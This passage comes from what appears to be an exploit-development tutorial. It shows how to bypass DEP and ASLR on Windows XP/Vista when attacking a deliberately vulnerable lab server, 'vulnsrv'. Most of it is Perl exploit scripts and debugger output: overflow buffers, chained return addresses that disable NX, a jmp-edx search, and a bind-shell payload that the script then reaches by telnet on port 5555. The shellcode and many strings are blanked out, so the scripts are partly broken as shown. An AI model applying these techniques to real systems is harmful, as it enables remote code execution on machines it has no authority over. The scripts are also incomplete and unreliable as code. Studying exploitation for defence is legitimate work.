0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
0:000> t
```

```
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=7c834405 esp=0012e26c ebp=00000022 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c834405 c20400          ret     4
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646 edi=00403388
eip=0012e264 esp=0012e274 ebp=00000022 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
0012e264 ff              ???
```

Ok, what we see is this : when the function returns, the original value of esi (0x0012e264) is put in EIP.

If we look at EIP, we see ff ff ff ff (which is edx)

```
0:000> d eip
0012e264  ff ff ff ff 22 00 00 00-64 e2 12 00 04 00 00 00  ...."
0012e274  46 46 46 46 ff bd 3e 77-90 90 90 90 90 90 90 90  FFFF..>w........
0012e284  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e294  90 90 90 90 90 90 cc cc-cc cc cc cc cc cc cc cc  ................
0012e2a4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

Our shellcode is not that far away… ok, let's play with ESI and EBP. First, let's swap the addresses to adjust EBX and ESI. So first adjust EBP, and then ESI.

```
use strict;
use Socket;
my $junk = "  " x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."    ";
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine
$disabledep = $disabledep."    "; #padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "     " x 30;
my $shellcode="    " x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                   ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                  ";
connect(SOCKET, $paddr) or die "             ";
print "                   ";
```

```
my $payload = $junk.$disabledep.$nops.$shellcode."  ";
print SOCKET $payload."  ";
print "                  ".length($payload)."        ";
close SOCKET or die "        ";
system('telnet '.$host.' 5555');
(a50.a70): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e761 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e26c edi=00403388
eip=47474747 esp=0012e270 ebp=0012e264 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
47474747 ??              ???
```

Aha – this looks a lot better. EIP now contains 47474747 (= GGGG) We don't even need the jmp esp (which was still in the code from the XP version of the exploit), or the nops, or the 4 bytes HHHH (padding)

ESP contains

```
0:000> d esp
0012e270  f5 43 83 7c 48 48 48 48-ff bd 3e 77 90 90 90 90  .C.|HHHH..>w....
0012e280  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012e290  90 90 90 90 90 90 90 90-90 90 cc cc cc cc cc cc  ................
0012e2a0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2b0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2c0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2d0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0012e2e0  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

There are various ways to get to our shellcode now. Look at the other registers. You'll see for example that edx points to 0x0012e700, which sits almost at the end of the shellcode. So if we could jump edx, and put some jump back code at that location, it should work :

```
0BADF00D -----------------------------------------------------------------
0BADF00D Search for jmp/call/push ret combinations started - please wait...
0BADF00D -----------------------------------------------------------------
71AE0000 Modules C:\WINDOWS\System32\wshtcpip.dll
78530A85 Found jmp edx at 0x78530a85 [msvcr90.dll] Access: (PAGE_EXECUTE_READ)
7853C985 Found jmp edx at 0x7853c985 [msvcr90.dll] Access: (PAGE_EXECUTE_READ)
5F2AE643 Found jmp edx at 0x5f2ae643 [hnetcfg.dll] Access: (PAGE_EXECUTE_READ)
5F2B0147 Found jmp edx at 0x5f2b0147 [hnetcfg.dll] Access: (PAGE_EXECUTE_READ)
00266821 Found jmp edx at 0x00266821 [none] Access: (PAGE_READONLY)
0026682D Found jmp edx at 0x0026682d [none] Access: (PAGE_READONLY)
0026B16D Found jmp edx at 0x0026b16d [none] Access: (PAGE_READONLY)
0026C14D Found jmp edx at 0x0026c14d [none] Access: (PAGE_READONLY)
71C05E9B Found jmp edx at 0x71c05e9b [ws2_32.dll] Access: (PAGE_EXECUTE_READ)
71C06479 Found jmp edx at 0x71c06479 [ws2_32.dll] Access: (PAGE_EXECUTE_READ)
7D21047D Found jmp edx at 0x7d21047d [advapi32.dll] Access: (PAGE_EXECUTE_READ)
77BA9825 Found jmp edx at 0x77ba9825 [msvcrt.dll] Access: (PAGE_EXECUTE_READ)
773EB603 Found jmp edx at 0x773eb603 [user32.dll] Access: (PAGE_READONLY)
773F23BC Found jmp edx at 0x773f23bc [user32.dll] Access: (PAGE_READONLY)
773F2494 Found jmp edx at 0x773f2494 [user32.dll] Access: (PAGE_READONLY)
773F3230 Found jmp edx at 0x773f3230 [user32.dll] Access: (PAGE_READONLY)
773F3364 Found jmp edx at 0x773f3364 [user32.dll] Access: (PAGE_READONLY)
773F4487 Found jmp edx at 0x773f4487 [user32.dll] Access: (PAGE_READONLY)
773F4847 Found jmp edx at 0x773f4847 [user32.dll] Access: (PAGE_READONLY)
773F48EF Found jmp edx at 0x773f48ef [user32.dll] Access: (PAGE_READONLY)
773F490B Found jmp edx at 0x773f490b [user32.dll] Access: (PAGE_READONLY)
773F4A4F Found jmp edx at 0x773f4a4f [user32.dll] Access: (PAGE_READONLY)
773F4C90 Found jmp edx at 0x773f4c90 [user32.dll] Access: (PAGE_READONLY)
773F4CC7 Found jmp edx at 0x773f4cc7 [user32.dll] Access: (PAGE_READONLY)
773F4D50 Found jmp edx at 0x773f4d50 [user32.dll] Access: (PAGE_READONLY)
773F4D54 Found jmp edx at 0x773f4d54 [user32.dll] Access: (PAGE_READONLY)
773F4D58 Found jmp edx at 0x773f4d58 [user32.dll] Access: (PAGE_READONLY)
773F4D5C Found jmp edx at 0x773f4d5c [user32.dll] Access: (PAGE_READONLY)
773F4E24 Found jmp edx at 0x773f4e24 [user32.dll] Access: (PAGE_READONLY)
773F4E28 Found jmp edx at 0x773f4e28 [user32.dll] Access: (PAGE_READONLY)
773F4F04 Found jmp edx at 0x773f4f04 [user32.dll] Access: (PAGE_READONLY)
773F4F08 Found jmp edx at 0x773f4f08 [user32.dll] Access: (PAGE_READONLY)
773F4FCC Found jmp edx at 0x773f4fcc [user32.dll] Access: (PAGE_READONLY)
773F4FD0 Found jmp edx at 0x773f4fd0 [user32.dll] Access: (PAGE_READONLY)
773F4FD4 Found jmp edx at 0x773f4fd4 [user32.dll] Access: (PAGE_READONLY)
773F509C Found jmp edx at 0x773f509c [user32.dll] Access: (PAGE_READONLY)
773F50A4 Found jmp edx at 0x773f50a4 [user32.dll] Access: (PAGE_READONLY)
773F50AC Found jmp edx at 0x773f50ac [user32.dll] Access: (PAGE_READONLY)
773F50B4 Found jmp edx at 0x773f50b4 [user32.dll] Access: (PAGE_READONLY)
773F516C Found jmp edx at 0x773f516c [user32.dll] Access: (PAGE_READONLY)
773F5170 Found jmp edx at 0x773f5170 [user32.dll] Access: (PAGE_READONLY)

pvefindaddr j edx
```

jmp edx (user32.dll) : 0x773eb603. After doing some calculations, we can build a buffer like this :

[jmp edx][10 nops][shellcode][more nops until edx][jump back].

If we want to have some room for shellcode, we can put 500 nops after the shellcode. edx will then point to 0x0012e900, which sits at somewhere around the last 50 nops of these 500 nops. So if we put jumpcode after about 480 nops, and make the jumpcode go back to the nops before the shellcode, we should have a winner :

```
use strict;
use Socket;
my $junk = " " x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep.pack('V',0x773eb603);  #jmp edx user32.dll
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable routine

my $nops1 = "     " x 10;
# windows/shell_bind_tcp - 702 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my $shellcode="                                                     " .
"                                                          " .
"                                                          " .
```

```
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"                                                                  " .
"         ";

my $nops2 = "    " x 480;
my $jumpback = "                     ";  #jump back 1708 bytes

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
```

```
my $paddr = sockaddr_in($port, $iaddr);
print "                    ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                              ";
connect(SOCKET, $paddr) or die "          ";
print "                 ";
my $payload = $junk.$disabledep.$nops1.$shellcode.$nops2.$jumpback."  ";
print SOCKET $payload."  ";
print "                    ".length($payload)."        ";
close SOCKET or die "        ";
system('telnet '.$host.' 5555');
```

DEP bypass with SEH based exploits

In the two examples above, both exploits (and the DEP bypass technique) were based on direct RET overwrite. But what if the exploit is SEH based ?

In normal SEH based exploits, a pointer to pop pop ret instructions are used to redirect the execution to the nSEH field, where jumpcode is placed (and subsequently executed). When DEP is enabled, you obviously still need to overwrite the SE structure, but instead of overwriting the SE Handler with a pointer to pop pop ret, you need to overwrite it with a pointer to pop reg/pop reg/pop esp/ret. The pop esp will shift the stack and the ret will in fact jump to the address in nSEH. (so instead of executing jumpcode in a classic SEH based exploit, you fill the nSEH field with the first address of the NX bypass routine, and you overwrite SE Handler with a pointer to pop/pop/pop esp/ret. Combinations like this are hard to find. pvefindaddr has a routine that will help you finding addresses like this.

ASLR protection

Windows Vista, 2008 server, and Windows 7 offer yet another built-int security technique (not new, but new for the Windows OS), which randomizes the base addresses of executables, dlls, stack and heap in a process's address space (in fact, it will load the system images into 1 out of 256 random slots, it will randomize the stack for each thread, and it will randomize the heap as well). This technique is called ASLR (Address Space Layout Randomization).

The addresses change on each boot. ASLR and is enabled by default for system images (excluding IE7), and for non-system images if they were linked with the /DYNAMICBASE link option (available in Visual Studio 2005 SP1 and up, and availabe in VS2008). You can manually change the dynamicbase bit in a compiled library to make it ASLR aware (set 0×40 DllCharacteristics in the PE Header – you can use a tool such as PE Explorer to open the library & see if this DllCharacteristics field contains 0×40 in order to determine whether it is ASLR aware or not).

There is a registry hack to enable ASLR for all images/applications :

Edit HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\ and add a new key called "MoveImages" (DWORD)

Possible values :

0 : never randomize image bases in memory, always honor the base address specified in the PE header.

-1 : randomize all relocatable images regardless of whether they have the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag or not.

any other value : randomize only images that have relocation information and are explicitly marked as compatible with ASLR by setting the IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE (0×40) flag in DllCharacteristics field the PE header. This is the default behaviour.

In order to be effective, ASLR should be accompanied by DEP (and vice versa)

Because of ASLR, even if you can build an exploit on Vista (stack overflow with direct ret overwrite, or seh based exploit), using an address from one of the dlls, there's a huge chance that the exploit will only work until the computer reboots. After the reboot, randomization is applied, and your jump address will not be valid anymore.

There are a couple of techniques to bypass ASLR. WE'll discuss the techniques that use partial overwrite or uses addresses from non-ASLR enabled modules. WE'm not going to discuss techniques that use the heap as bypass vehicle, or that try to predict the randomization, or use bruteforce techniques.

Bypassing ASLR : partial EIP overwrite

This technique was used in the famous Animated Cursor Handling Vulnerability Exploit (MS Advisory 935423), discovered by Alex Sotirov. The following links explain how this bug was found and exploited : http://archive.codebreakers-journal.com/content/view/284/27/ – ani-notes.pdf – http://www.phreedom.org/research/vulnerabilities/ani-header/ and Metasploit- Exploiting the ANI vulnerability on Vista

This particular exploit was believed to be the first exploit that bypasses ASLR on Vista (and, while breaking protection mechanisms, also bypasses /GS – well, in fact, because the ANI header data is read into a structure, there was no stack cookie :-)).

The idea behind this technique is quite clever. ASLR will randomize only part of the address. If you look at the base addresses of the loaded modules after rebooting your Vista box, you'll notice that only the high order bytes of an address are randomized. When an address is saved in memory, take for example 0×12345678, it is stored like this :

```
LOW   HIGH
87 65 43 21
```

When ASLR is enabled, Only "43" and "21" would be randomized. Under certain circumstances, this could allow a hacker to exploit / trigger arbitrary code execution.

Imagine you are exploiting a bug that allows you to overwrite saved EIP. The original saved EIP is placed on the stack by the operating system. If ASLR is enabled, the correct ASLR randomized address will be placed on the stack. Let's say saved EIP is 0×12345678 (where 0×1234 is the randomized part of the address, and 5678 points to the actual saved EIP). What if we could find some interesting code (such as jump esp, or something else useful) in the addres space 0x1234XXXX (where 1234 is randomized, but hey – the OS has already put

those bytes on the stack)? We only need to find interesting code within the scope of the low bytes and replaced these low bytes with the corresponding bytes pointing to the address of our interesting code.

Let's look at the following example : open notepad.exe in a debugger (Vista Business, SP2, English) and look at the base address of the loaded modules :

Executable modules

Base	Size	Entry	Name	File version	Path
00230000	00028000	002331E0	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
71CE0000	00042000	71D148E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
74A60000	0019E000	74A9C681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.windo
74D60000	0003F000	74D9EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
75DC0000	00810000	75E390DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
763D0000	0009D000	763E7A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
76970000	0007D000	76979B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
769F0000	00145000	76A494C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
76C10000	0004B000	76C1F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76C60000	00073000	76C61AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76CE0000	000C3000	76D302E8	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76E00000	00059000	76E1BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
76E60000	00009000	76E61303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
76EC0000	000C6000	76F00CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
76F90000	0001E000	76F91378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76FB0000	0008D000	76FB3F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
77040000	000AA000	77049FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
773B0000	000C8000	773B169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
77480000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
775F0000	000DC000	7763B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll

Reboot and perform the same action again :

Executable modules

Base	Size	Entry	Name	File version	Path
00200000	00028000	002031E0	notepad	6.0.6000.16386	C:\Windows\system32\notepad.exe
72010000	00042000	720348E6	WINSPOOL	6.0.6001.18000	C:\Windows\system32\WINSPOOL.DRV
75170000	0019E000	751AC681	COMCTL32	6.10 (longhorn_	C:\Windows\WinSxS\x86_microsoft.window
75470000	0003F000	7547EB31	UxTheme	6.0.6000.16386	C:\Windows\system32\UxTheme.dll
76410000	0004B000	7641F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
76460000	00059000	7647BA35	SHLWAPI	6.0.6000.16386	C:\Windows\system32\SHLWAPI.dll
764C0000	000C8000	764C169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76620000	00073000	76621AC2	COMDLG32	6.0.6000.16386	C:\Windows\system32\COMDLG32.dll
76830000	000C3000	768802E8	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76950000	00810000	769C90DD	SHELL32	6.0.6001.18000	C:\Windows\system32\SHELL32.dll
77460000	0008D000	77463F45	OLEAUT32	6.0.6002.18005	C:\Windows\system32\OLEAUT32.dll
774F0000	0001E000	774F1378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
77510000	0009D000	77527A1D	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
77600000	00145000	777294C0	ole32	6.0.6000.16386	C:\Windows\system32\ole32.dll
77830000	000DC000	7787B7F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77910000	0007D000	77919B1E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77890000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77CD0000	00009000	77CD1303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll

The 2 high bytes of these base addresses are randomized. So every time you want to use an address from these modules, for whatever reason (jmp to a register, or pop pop ret, or anything else), you cannot simply rely on the address found in these modules, because it will change after a reboot.

Now do the same with the vulnsrv.exe application (we have used this application 2 times already in this lab, so you should now what application WE am talking about) :

Executable modules

Base	Size	Entry	Name	File version	Path
009C0000	00096000	009C155B	vulnsrv		C:\vulnsrv\vulnsrv.exe
[illegible]	[illegible]	[illegible]	[illegible]	9.00.21022.8	C:\Windows\WinSxS\x86_microsoft.vc90.cr
733A0000	00097000	733A1150	WSOCK32	6.0.6000.16386	C:\Windows\system32\WSOCK32.dll
756E0000	00005000	756E1564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75A70000	0003B000	75A71424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
76880000	000C3000	768D02EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
77820000	000DC000	778687F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
77900000	00006000	779016B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
77990000	000C6000	779D0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
77B90000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77D10000	0002D000	77D11494	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
77D40000	000AA000	77D49FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll

After a reboot :

Executable modules

Base	Size	Entry	Name	File version	Path
01280000	00096000	0128155B	vulnsrv		C:\vulnsrv\vulnsrv.exe
[illegible]	[illegible]	[illegible]	[illegible]	9.00.21022.8	C:\Windows\WinSxS\x86_microsoft.vc90
72E90000	00007000	72E91150	WSOCK32	6.0.6000.16386	C:\Windows\system32\WSOCK32.dll
75080000	00005000	75081564	wshtcpip	6.0.6000.16386	C:\Windows\System32\wshtcpip.dll
75870000	0003B000	75871424	mswsock	6.0.6000.16386	C:\Windows\system32\mswsock.dll
75DE0000	000C6000	75DF0CC1	ADVAPI32	6.0.6002.18005	C:\Windows\system32\ADVAPI32.dll
75E80000	00070000	75E8981E	USP10	1.0626.6002.180	C:\Windows\system32\USP10.dll
75F00000	000C3000	75F502EB	RPCRT4	6.0.6001.18000	C:\Windows\system32\RPCRT4.dll
76120000	000C8000	7612169E	MSCTF	6.0.6000.16386	C:\Windows\system32\MSCTF.dll
76360000	000AA000	76369FAE	msvcrt	7.0.6002.18005	C:\Windows\system32\msvcrt.dll
76490000	0001E000	76491378	IMM32	6.0.6002.18005	C:\Windows\system32\IMM32.DLL
76510000	000DC000	765587F5	kernel32	6.0.6001.18000	C:\Windows\system32\kernel32.dll
76720000	0004B000	7673F12A	GDI32	6.0.6002.18005	C:\Windows\system32\GDI32.dll
77530000	00127000		ntdll	6.0.6001.18000	C:\Windows\system32\ntdll.dll
77670000	00006000	776716B8	NSI	6.0.6001.18000	C:\Windows\system32\NSI.dll
77680000	0009D000	77697A10	USER32	6.0.6001.18000	C:\Windows\system32\USER32.dll
77720000	0002D000	77721494	WS2_32	6.0.6000.16386	C:\Windows\system32\WS2_32.dll
77750000	00009000	77751303	LPK	6.0.6002.18051	C:\Windows\system32\LPK.DLL

So even the base address of our custom application got changed. (Because it was compiled under VC++ 2008, which has the /dynamicbase linker flag set by default).

vulnsrv Property Pages

Configuration: Active(Release) Platform: Active(Win32) Configuration Manager...

- Common Properties
  - Framework and References
- Configuration Properties
  - General
  - Debugging
  - C/C++
  - Linker
    - General
    - Input
    - Manifest File
    - Debugging
    - System
    - Optimization
    - Embedded IDL
    - Advanced
    - Command Line

All options:

```
/OUT:"C:\Documents and Settings\peter\My Documents\Visual Studio 2008\Projects\vulnsrv\Release\vulnsrv.exe" /INCREMENTAL:NO /NOLOGO /MANIFEST /MANIFESTFILE:"Release\vulnsrv.exe.intermediate.manifest" /MANIFESTUAC:"level='asInvoker' uiAccess='false'" /DEBUG /PDB:"c:\Documents and Settings\peter\My Documents\Visual Studio 2008\Projects\vulnsrv\Release\vulnsrv.pdb" /SUBSYSTEM:CONSOLE /OPT:REF /OPT:ICF /LTCG /DYNAMICBASE /NXCOMPAT /MACHINE:X86 /ERRORREPORT:PROMPT kernel32.lib user32.lib gdi32.lib winspool.lib comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib uuid.lib odbc32.lib odbccp32.lib
```

The !ASLRdynamicbase pycommand in ImmDbg will show the ASLR awareness of the executable binaries/loaded modules :


ASLR /dynamicbase Table

Base	Name	DLLCharacteristics	Enabled?
772f0000	NSI.dll	0x0540	ASLR Aware (/dynamicbase
011e0000	vulnsrv.exe	0x8140	ASLR Aware (/dynamicbase
76060000	kernel32.dll	0x0140	ASLR Aware (/dynamicbase
76e20000	msvcrt.dll	0x0140	ASLR Aware (/dynamicbase
72e50000	WSOCK32.dll	0x0140	ASLR Aware (/dynamicbase
77220000	RPCRT4.dll	0x0140	ASLR Aware (/dynamicbase
75e00000	ADVAPI32.dll	0x0140	ASLR Aware (/dynamicbase
773e0000	ntdll.dll	0x0140	ASLR Aware (/dynamicbase
75fa0000	WS2_32.dll	0x0140	ASLR Aware (/dynamicbase
6fd70000	MSVCR90.dll	0x0140	ASLR Aware (/dynamicbase

!ASLRdynamicbase

Done!

Compile this application without GS and run it in Vista (without HW DEP/NX). We already know that, after sending 508 bytes to the application, we can overwrite saved EIP. Using a debugger (by setting a breakpoint on calling function pr(), we find out that saved EIP contains something like 0x011e1293 before it got overwritten. (where 0x011e is randomized, but the low bits "1293" should be the same across reboots



So when using the following exploit code :

```
use strict;
use Socket;
my $junk = " " x 508;
my $eipoverwrite = "    ";
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
```

```
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "                    ";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "          ";
print "                                         ";
connect(SOCKET, $paddr) or die "           ";
print "                    ";
print SOCKET $junk.$eipoverwrite."  ";
print "                  ";
close SOCKET or die "          ";
```

the registers & stack looks like this after EIP was overwritten :

```
(f90.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0018e23a ebx=00000000 ecx=0018e032 edx=0018e200 esi=00000001 edi=011e3388
eip=42424242 esp=0018e030 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
42424242 ??              ???

0:000> d ecx
0018e032  18 00 00 00 00 00 41 41-41 41 41 41 41 41 41 41  ......AAAAAAAAAA
0018e042  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e052  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e062  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e072  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e082  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e092  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a2  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA

0:000> d edx
0018e200  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e210  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e220  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e230  41 41 41 41 42 42 42 42-0a 00 00 00 00 00 00 00  AAAABBBB........
0018e240  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e250  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e260  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0018e270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................

0:000> d esp
0018e030  0a 00 18 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
0018e040  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e050  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e060  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
